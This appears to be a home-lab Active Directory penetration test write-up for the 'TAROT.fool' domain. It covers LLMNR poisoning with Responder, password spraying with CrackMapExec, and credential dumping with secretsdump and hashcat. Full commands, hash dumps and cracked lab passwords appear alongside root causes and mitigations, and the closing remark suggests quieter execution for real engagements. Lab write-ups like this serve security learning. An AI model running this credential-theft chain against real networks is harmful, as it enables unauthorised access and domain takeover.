This report outlines the technical configuration and security assessment of the **TAROT.fool** Active Directory (AD) environment.

1. Lab Environment Configuration

The lab was constructed using a three-machine architecture.

Network Infrastructure

- **Domain Name:** TAROT.fool
- **Users: sqlservice, magician, world, empress**
- **Hypervisor:** Type-2 VMware utilizing a NAT network.

Asset Inventory

Hostname	**Operating System**	**Role**	**IP Address (DHCP)**
FOOL	Windows Server 2019	Domain Controller / DNS	192.168.204.21
DESKTOP-UQ3PGM8	Windows 11	Workstation / Target	192.168.204.17
Sherlock1	Windows 11	Workstation / Target	192.168.204.23
KALI	Kali Linux	Attacker Platform	192.168.204.15

Initial Assumptions

Example:

- LLMNR assumed enabled
- SMB signing expected on DC
- Defender enabled on endpoints

2. Attack Methodology and Results


2.1 LLMNR/NBT-NS Poisoning

Description

When the Windows 11 client attempted to resolve a non-existent hostname, it failed DNS resolution and fell back to LLMNR/NBT-NS broadcast. Because these legacy protocols are enabled in the environment, any host on the local network can impersonate the requested resource.

Methodology


- Tool: Responder (Passive mode; SMB, HTTP, WPAD modules enabled)
  Command: responder –I eth0 -dwv
- Target: Domain-joined Windows 11 workstation
- Trigger: User attempted to browse \\<non-existent share>



- Result: The victim system broadcast an LLMNR query; the attacker responded as the requested host and received authentication material.

Evidence


- Successfully intercepted NTLMv2 challenge-response authentication
- Example captured credential:



- Confirmed NTLMv2 format and integrity

Impact

- Captured NTLMv2 hashes allow **offline password cracking**



  password: P@$$word123

- If password complexity is weak, credentials can be recovered and reused
- Depending on privileges of the compromised account:
  - lateral movement
  - access to network shares
  - potential escalation to domain compromise

Root Cause

- LLMNR/NBT-NS enabled
- No “Network Security: Restrict NTLM” controls
- DNS resolution paths allow broadcast fallback

Mitigation

- Disable LLMNR via GPO
- Disable NBT-NS where possible
- Enforce strong password policies
- Consider NTLM hardening and protections (EPA, SMB signing reality)
- Monitor UDP 5355 broadcast traffic for poisoning behavior

2.2. psexec > CME > Secretsdump

Description

Following successful credential recovery from LLMNR poisoning, valid domain credentials were reused to assess lateral movement opportunities within the Active Directory environment. This phase focused on identifying systems where compromised users possessed administrative privileges and extracting additional credential material from those systems.

CrackMapExec was used for privilege validation, PsExec for remote execution testing, and SecretsDump for credential extraction once administrative access was confirmed.

Methodology

- **Credential Validation and Privilege Mapping**
  CrackMapExec (CME) was used to authenticate to SMB services across domain-joined systems using the compromised user credentials. This allowed identification of hosts where the user had local administrative privileges.
  Results showed that the compromised user had administrative access on multiple Windows 11 workstations, enabling lateral movement without exploiting additional vulnerabilities.
- **Remote Execution Attempt**
  PsExec was tested to obtain remote SYSTEM-level command execution on accessible hosts. This method relies on service creation over SMB and requires administrative privileges.
  Endpoint protection (Microsoft Defender) detected PsExec activity almost immediately, preventing sustained shell access. Due to the high noise and detection risk, further PsExec usage was discontinued.
- **Credential Extraction**
  On systems where administrative access was confirmed, SecretsDump was used to extract locally cached credentials and NTLM hashes from the SAM database and LSASS. These credentials were later used to continue privilege escalation within the domain.

Results

- Credential reuse enabled lateral movement to multiple domain-joined workstations

- Additional domain user credentials were recovered from cached authentication material
- One compromised account was identified as having administrative privileges on the Domain Controller, enabling full domain credential extraction
- Domain compromise was achieved without exploiting software vulnerabilities, relying solely on credential hygiene weaknesses

Evidence:

- Using password spraying of user magician

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# crackmapexec smb 192.168.204.0/24 -d TAROT.fool -u magician -p 'P@$$word123'
SMB         192.168.204.21  445    FOOL             [*] Windows 10 / Server 2019 Build 17763 x64 (name:FOOL) (domain:TAROT.fool) (signing:True) (SMBv1:False)
SMB         192.168.204.21  445    FOOL             [+] TAROT.fool\magician:P@$$word123
SMB         192.168.204.1   445    FORS             [*] Windows 11 / Server 2025 Build 26100 x64 (name:FORS) (domain:TAROT.fool) (signing:False) (SMBv1:False)
SMB         192.168.204.17  445    DESKTOP-UQ3PGM8  [*] Windows 11 / Server 2025 Build 26100 x64 (name:DESKTOP-UQ3PGM8) (domain:TAROT.fool) (signing:False) (SMBv1:False)
SMB         192.168.204.23  445    SHERLOCK1        [*] Windows 11 / Server 2025 Build 26100 x64 (name:SHERLOCK1) (domain:TAROT.fool) (signing:False) (SMBv1:False)
SMB         192.168.204.1   445    FORS             [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         192.168.204.17  445    DESKTOP-UQ3PGM8  [+] TAROT.fool\magician:P@$$word123 (Pwn3d!)
SMB         192.168.204.23  445    SHERLOCK1        [+] TAROT.fool\magician:P@$$word123 (Pwn3d!)
```

- Using secretsdump on Sherlock1

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# secretsdump.py TAROT/magician:'P@$$word123'@192.168.204.23
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is dep
  __import__('pkg_resources').run_script('impacket==0.14.0.dev0+20260102.
Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3ed4ef5561ef6025add1a4672a40f0a2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:aa27fe20baf6f379a
God:1002:aad3b435b51404eeaad3b435b51404ee:df40d5417de168428ea5c2052c9faa8
[*] Dumping cached domain logon information (domain/username:hash)
TAROT.FOOL/world:$DCC2$10240#world#fc746e187883496aa2e1f6df5e60e914: (202
TAROT.FOOL/empress:$DCC2$10240#empress#8fddc1bc2b794aa14f13b381c1eb9d64:
```


- Hashcat to crack the hashes:

```
C:\Users\Acer\Music\hashcat-7.1.2>hashcat -m 2100 hash1.txt --show
$DCC2$10240#world#fc746e187883496aa2e1f6df5e60e914:Opensesame@123
$DCC2$10240#empress#8fddc1bc2b794aa14f13b381c1eb9d64:Godofthunder@123
```

- CME with empress

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# crackmapexec smb 192.168.204.0/24 -d TAROT.fool -u empress -p 'Godofthunder@123'
SMB         192.168.204.21  445    FOOL             [*] Windows 10 / Server 2019 Build 17763 x64 (name:FOOL) (domain:TAROT.fool) (signing:True) (SMBv1:False)
SMB         192.168.204.21  445    FOOL             [+] TAROT.fool\empress:Godofthunder@123 (Pwn3d!)
SMB         192.168.204.1   445    FORS             [*] Windows 11 / Server 2025 Build 26100 x64 (name:FORS) (domain:TAROT.fool) (signing:False) (SMBv1:False)
```

- Using secretsdump to dump all credentials from the DC using empress.



Detection Considerations

- PsExec triggered endpoint protection due to service creation and disk-based execution
- Credential dumping activity is highly detectable and would likely generate alerts in monitored environments
- This execution chain is suitable for lab environments but is not stealthy enough for real-world engagements

Root Cause

- Weak password hygiene
- Credential reuse across multiple systems
- Users with local administrative privileges on workstations
- Privileged accounts logging into lower-trust systems

Mitigation

- Enforce strong and unique password policies
- Limit local administrator privileges using GPO
- Prevent privileged accounts from logging into workstations
- Enable LSASS protection and credential guard
- Monitor for abnormal SMB authentication and credential dumping activity

Final Thoughts: While effective, this execution chain is noisy and primarily suitable for lab environments; quieter alternatives such as WMI or WinRM-based execution would be preferred in real engagements.